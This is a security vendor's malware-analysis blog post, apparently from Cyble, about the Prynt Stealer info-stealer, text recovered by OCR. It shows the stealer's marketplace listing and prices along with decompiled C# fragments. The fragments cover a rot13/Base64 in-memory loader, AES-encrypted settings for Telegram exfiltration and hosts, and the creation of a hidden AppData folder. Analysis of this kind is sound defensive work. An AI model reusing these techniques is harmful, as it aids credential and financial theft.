Prynt Stealer Spotted In the Wild


blog.cyble.com/2022/04/21/prynt-stealer-a-new-info-stealer-performing-clipper-and-keylogger-activities/

April 21, 2022

CYBLE
Prynt Stealer Spotted In the Wild
A New Info Stealer Performing Clipper and Keylogger Activities

A New Info Stealer Performing Clipper And Keylogger Activities

Cyble research labs discovered a new Infostealer named Prynt Stealer. The stealer is new on the cybercrime forums and comes with various capabilities. Along with stealing the victim's data, this stealer can also perform financial thefts using a clipper and keylogging operations. Additionally, it can target 30+ Chromium-based browsers, 5+ Firefox-based browsers, and a range of VPN, FTP, Messaging, and Gaming apps. Furthermore, a builder may customize the functionality of this stealer.



RELATED PRODUCTS

Botnets

Prynt Stealer 1 Month License

Admin

$100

Botnets

Prynt Stealer Lifetime License

Admin

$900

Prynt Stealer 1 Year License

LICENSE OF USE

We don't bear the responsibility on how you use this!

Add To Cart


Buy Now - $700

PRODUCT INFO

Vendor Name : Admin

Figure 1: Post on cybercrime marketplace

The developer of the stealer recently claimed the recent versions of the stealer to be FUD (Fully Undetectable), as shown in Figure 2. We could also spot a few stealer logs available for free on the Telegram channel.



April 18

Prynt [redacted]

now prynt stealer is always fud 0/36, windows defender bypass

460 [redacted], 4:33 AM

[redacted] Logs Channel


241 files

@PryntLogCloud 1.15.2022.zip

230.5 MB, 24.01.22 at 3:18 PM

Figure 2: Details from Telegram

The embedded binary contains hardcoded strings which are encrypted using AES256 and Rijndael encryption algorithm. Prynt Stealer is a .Net-based malware. Figure 3 shows the file details.



Detect It Easy v3.01

File name: [redacted]1283c477e094db7af7d912ba115c77c96223208c03841768378a10d1819422f2

File type: PE32

Entry point: 004776de

Base address: 00400000

Sections: 0003

TimeDateStamp: 2022-04-06 16:11:52

SizeOfImage: 0007c000

Scan: Detect It Easy(DiE)

Endianness: LE

Mode: 32

Architecture: I386

Type: GUI

```
library        .NET(v4.0.30319)[-]               S
linker         Microsoft Linker(11.0)[GUI32]     S  ?
```

☐ Deep scan


100%

1067 msec

Figure 3: File details

Technical Analysis

The sample *(**SHA 256**: 1283c477e094db7af7d912ba115c77c96223208c03841768378a10d1819422f2)* has an obfuscated binary stored as a string, as shown in Figure 4.



```
private static void Main()
{
    string s =
```

```
      "NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN
      NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN
      NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN
      NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN
      NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNZQ8NNNNZNtNDQNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN
      NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN
      +xUov1JMmAKLijwPA4moz5JF0AKqlE3Y8NPVX0tC5EKnlI3LyA3Y8NPVtNvPA4mpyqJMfyzqcWUHxITqmIJqkIzpijQVtNPVtNvPA4mYvH2pfSzMv0mpmI2LwSHn1OvVlI2niMaoWAKLv0QoyMKMfOPoy
      Z52ocEKqwITrSEJM0AKM1SKMlkQVtNPVtNPVtbDQ
      +VlZ25FomSzBg92LgDaMiA3olAJng1lpu1JMbA2p64zp1WFCm5ToguUVmI2MykJn2yzpDEJM0AKM1SKMlkQVtNPVtNvPA4Gr0yzp1AJMmkQVtNPVX0tCvVwqh02pucGoiAJY0M2om9zpwyJogZKLgITnw
      hWKqv0mphkJo4Olo z5JF0AKqlEUCtNvPA4mYvNUpu5voiyTquAJnfOUpOyKGv0GMgSzotVPZhNwYj4FZv0woiy2plIzqtxUqcEaoyEJF5kzLgI2pmSTCtNvPA4wVj4FZv0woiy2plIzI0AKMzyzou1TVv
      h02pucGoiAJY0M2om9zpwyJogZKLgITnwAaBhWKqv0mphkJo4OFrfWJoyA3pukwPAbDQ
      +8wVmIJrv0GMh9TouEzouE3ptVPBgLRIIWFCa5Jnx92LhITVvNwYkVFCh9JnmWKM2OPogu3C887hiQNNNNQNhNNZN4PNjNtYNRQNNNtoN8TNcOjpNVUNyOtINNPN5ONoNVTNgODMNZUNmODDNRNNVNNBN
      jNtYNNQNhNNZN4PNkNNNN4TNiODnNZUNlODMNLSN0OjLNHUNxOjoNVUNDODNNtNN0NNNNNNN0OtoNHTNcONoNZRNNNNNNNHTNgODLN4RN0OjLNHUNxOjoNVUNDODNNpNNhNNNNNNNyONrNHTNhNNqN4TNy
      NjTNQONNNNHTNgODLN4TNyONoNxTNTONoNRTNhODnNpTNcOtpN8RNONjPN4QNNNNNNNNNNNjpNfTNlODLN0TNyONMNRTNlONINjTNuOjMNHTNZODNNRNNdNNNNRQNlNNZNVQNtNNVNxXNtNNqNtTNaODnN
      5ONpN8TNQONNNDUNbOjMNxTNlODrNNUNiOjDNjTNuOjMNHTNZODNNVONVONNNNNyONrNHTNhNNqN4TNyODnNjTNQONNNHTNgODLN4RNfODLN4TNlODMNDUNhODFNRNNYNtANNNNjNtYNNQNhNNZN4PNk
      NNNNhOjoNxTNmOtpNHTNJODMNjTNcOtENRNNVNNZNNNNNNNqN4TNyODnNjTNQONNNNNNhOjoNxTN0ONpNxTNlOjLNZUNyONENHTNfODnNLRNONjONLQNNNNNNNNNNNNDMN0TNuOtGNxUNhODLNNUNgOjoN
      ONDNNVPNNNNNNNNNmONqN4TNyODoN0TNiOjDNRNNONtTNNNNjNtLNDQNjNNZNNQNjNNZNRNNNVNFNNNNiOtMN4TNWODMNjTNcOtENpTNhODnNVUN0OjHNRNNNVNoRNYNNNNNNNNNhOjoNxTN0ODLNjTNm
      NRTNlONINNNNRNNWNNNNNNjoNLTNhODFNHTNfODnNLRNlODLNLSNONNNNDRNNNNNNNNNNNNNNNNNNNNNNDNNNNNRNNNNNNNNNjCNNNNNNDNNNNNNNNNNNRNNNNNDNNNt/
      iGDiNNNNNNjGNLRNBODFN8SNBOjGNxRNGOtHNHRNJOjKNZSNJONNNDmNZNNNNNNNNNNNNNDNdQtNwmXNNNNNNNNNNNNNQjNNPNBbNNNNDPNNNNNNONNNNNNNNNNNNNNNNNNPNNbONNNRNNONNNNNNN
      NNNNNNNNNNNNPNNNNNNONNNNNNNNNNNNNNNNNNNNPNN4NNNNRNNONNNNNNNNNNNNNNNNNNPNNDONNNtOtNNNVNNNNDNtNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNOPNy8CNNNNNNjTox5FMy
      wAKoN4Jnu1HM4IxpiA0KNNNNNNNNNVj0DQNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNVNNtNG7ANNNNNNNNNNNtNGwZNNNNPWVjORHDUkDbRPpjOStDOqRQuFRuRS0uOU0NPPVjORHDUS0EOqRetFHDUS0EWR
      qRPuFHdtFbjOntNPS0EOqZNVV0PuERDNtLDOqHDUyDbRkXbRuDbRyXbRTptRVHDUBRjNtpDePXENUHDSRTOPPVNVUHDUVHdtFHDUPjuOUjNUORNVRROuFRDNtLDtNXOPONvO5PbRPRNVT4DQRTENNLNUS
      VtDOqRVtFHNVAtNPpxNuFRNOtxtNSDLRODbRBRNOtfD/QXONtHD+QXuNAPbROZNVXVDeNXENPNlOMZLRB0uQqVNVWR/tFRDNtLNPuWENPNvOBRzRqRNNT0+tEx+tERytERjNtjtQqH
      +tFHytFRzRVRzRqttQVptRWZOPGpjRTZEOGDjRQZuNGRjRNZENXNlSB4tQMPbRS0uQEWEeNXOUcPbRXHXtFHkSNZuOQ09tFNjRORXtFHENNjtQB4DzNXEOq4DHF0XtFjEdNXuPyPbRIRDbNXESpR9tFRD
      EROXEROXENIVESBR
      +tE09tFHNNn4D1QTE0QXuNNxDROXOUONtOBREtFRNVTHDUWUbRONlOWCbRNNDOpRjOQtttFRtPStttFtttFRDYEHuQVVbRRpNRS0EOPXuNUpDkQTOUBRjNtttNSVbRPptO9BbRORNNT4DRFVjOS0JRgSu
      jOgSONtDDxNXEUNNtOEPbRVRWtF0kNUbDyOTONtHDyOTuNPptOStDOqRuRS0EOUbNUq4DNNHtNLVjORVtQATbRWTbRSTbROTbRTpNRPbtNUDDeQTuQSVbRPNFP9TbRSVbRMTbRyWOPyWEUBHDUBRaRXpj
      EbQXEOqHdtFDjOZH6tE0VtFRtNtxDOqHDUuBbRVHDUyXbRTpjQYHDUONDOStDOqZjOTHNPS0EOqDjOVtDOqVjOSVNRpRtNNLtNVVbRPptOS0EOqHdtFZjOWtDOqLtNNLNPS0kPPNtOVHDUWVNNTtDOq0t
      NPS0OQPNtOVHDUUVNNT04tFRjOSHdtFRjOStNPB4DUVVbRVVbRTpDQEBLRBRtNtpNPVHDUVZNVUx5tEH5tER5tE4DNRNFQABbRS0uNUpNQS0ENNHDyOTOQPTuNUttQARNNRbDQONNOITLRXRNNTjtPONN
      DNNDtPXRNNRHMtEfDNNLNQYRNNR0jPONNOBfDNNDtPYRNNRjttERjOSHDNONPOVtDOqHNOUpNPPXENgRESUtttFtttFRDYEHuQVtDOU8NPPXENUHNPPXENcVESUtNPS0kNULDOVHDUEVOOUtDyOTuOOVN
```

Figure 4: Obfuscated binary

The binary is encoded using the rot13 cipher. ROT13 (rotate by 13 places) replaces a letter with one after 13 positions from the current letter. The rot13 algorithm is applied on a Base64 encoded binary in this sample. The malware rather than dropping the payload executes it directly in the memory using *AppDomain.CurrentDomain.Load()* method.





Figure 5: Binary decoding process

The malware uses *ServicePointManager* class to establish an encrypted channel to interact with the server. There are a few hardcoded strings encrypted using the AES256 algorithm. All these strings are decrypted by calling *Settings.aes256. Decrypt()* method is assigned back to the same variables, as shown in the Figure below.




```
public static bool InitializeSettings()
{
    bool result;
    try
    {
        Settings.Key = Encoding.UTF8.GetString(Convert.FromBase64String(Settings.Key));
        Settings.aes256 = new Aes256(Settings.Key);
        Settings.TelegramToken = Settings.aes256.Decrypt(Settings.TelegramToken);
        Settings.TelegramChatID = Settings.aes256.Decrypt(Settings.TelegramChatID);
        Settings.Ports = Settings.aes256.Decrypt(Settings.Ports);
        Settings.Hosts = Settings.aes256.Decrypt(Settings.Hosts);
        Settings.Version = Settings.aes256.Decrypt(Settings.Version);
        Settings.Install = Settings.aes256.Decrypt(Settings.Install);
        Settings.MTX = Settings.aes256.Decrypt(Settings.MTX);
        Settings.Pastebin = Settings.aes256.Decrypt(Settings.Pastebin);
        Settings.Anti = Settings.aes256.Decrypt(Settings.Anti);
        Settings.BDOS = Settings.aes256.Decrypt(Settings.BDOS);
        Settings.Group = Settings.aes256.Decrypt(Settings.Group);
        Settings.Hwid = HwidGen.HWID();
        Settings.Serversignature = Settings.aes256.Decrypt(Settings.Serversignature);
        Settings.ServerCertificate = new X509Certificate2(Convert.FromBase64String(Setting
        result = Settings.VerifyHash();
```

```
// Token: 0x04000058 RID: 88
public static string TelegramToken = "jgUFMpYrxU8hzL+QCZe3ak4qmgE8Eac+k6u/s152fa+mo/4mIJ1RzIMPCynk4FTDRAvCagXJ05HSAkCeiFuYzBsQnufm

// Token: 0x04000059 RID: 89
public static string TelegramChatID = "l/hL5GNXJDU3lR1rlu2nB03f7OjJ6fb3B4GDl2uB661fi2rcwamxAI2R64Amu9qLDQhwg/yfK03NQsWRHIM+3A==";

// Token: 0x0400005A RID: 90
public static string Ports = "GyzxGlxD6QhaDNQaZvEx6n0EvLx5Xb7NB1m/1hpiTBhaoxjauBxVNu5BomQYBhpj61j6EIBsQdiUsulyeEeYGw==";

// Token: 0x0400005B RID: 91
public static string Hosts = "9iNvu6kELNRfuHOVqJz4UAM//dHIHZ5igd5jncy2+TEQx/Dpzq5PZx/o6zM9f27kt4toQVhuAsCBiC+pUgHSlw==";

// Token: 0x0400005C RID: 92
public static string Version = "NydVptB9v5nnsiQr40HH63NOt3KxLI5vXpSI9yF0+UA6sfKB5LZwPkDOmXfZwqkg/NzKCBNsIo6jp/dltBDMSQ==";
```

Figure 6: Decrypts hardcoded strings

After this, the malware creates a hidden directory in the AppData folder, which will be named using the MD5 hash value. The Figure below shows the part of code in malware for creating and hiding a directory.



```
public static string InitWorkDir()
{
    string text = Path.Combine(Paths.lappdata, StringsCrypt.GenerateRandomData("0"));
    if (!Directory.Exists(text))
    {
        Directory.CreateDirectory(text);
        Startup.HideFile(text);
    }
    return text;
}
```

Figure 7: Creates a hidden directory

Then a subfolder is created inside the parent directory created above and is named using the format “username@computername_culture.” Malware will also create other folders inside this folder, such as Browsers, Grabber, etc. These folders will be used for saving the stolen data from respective sources.

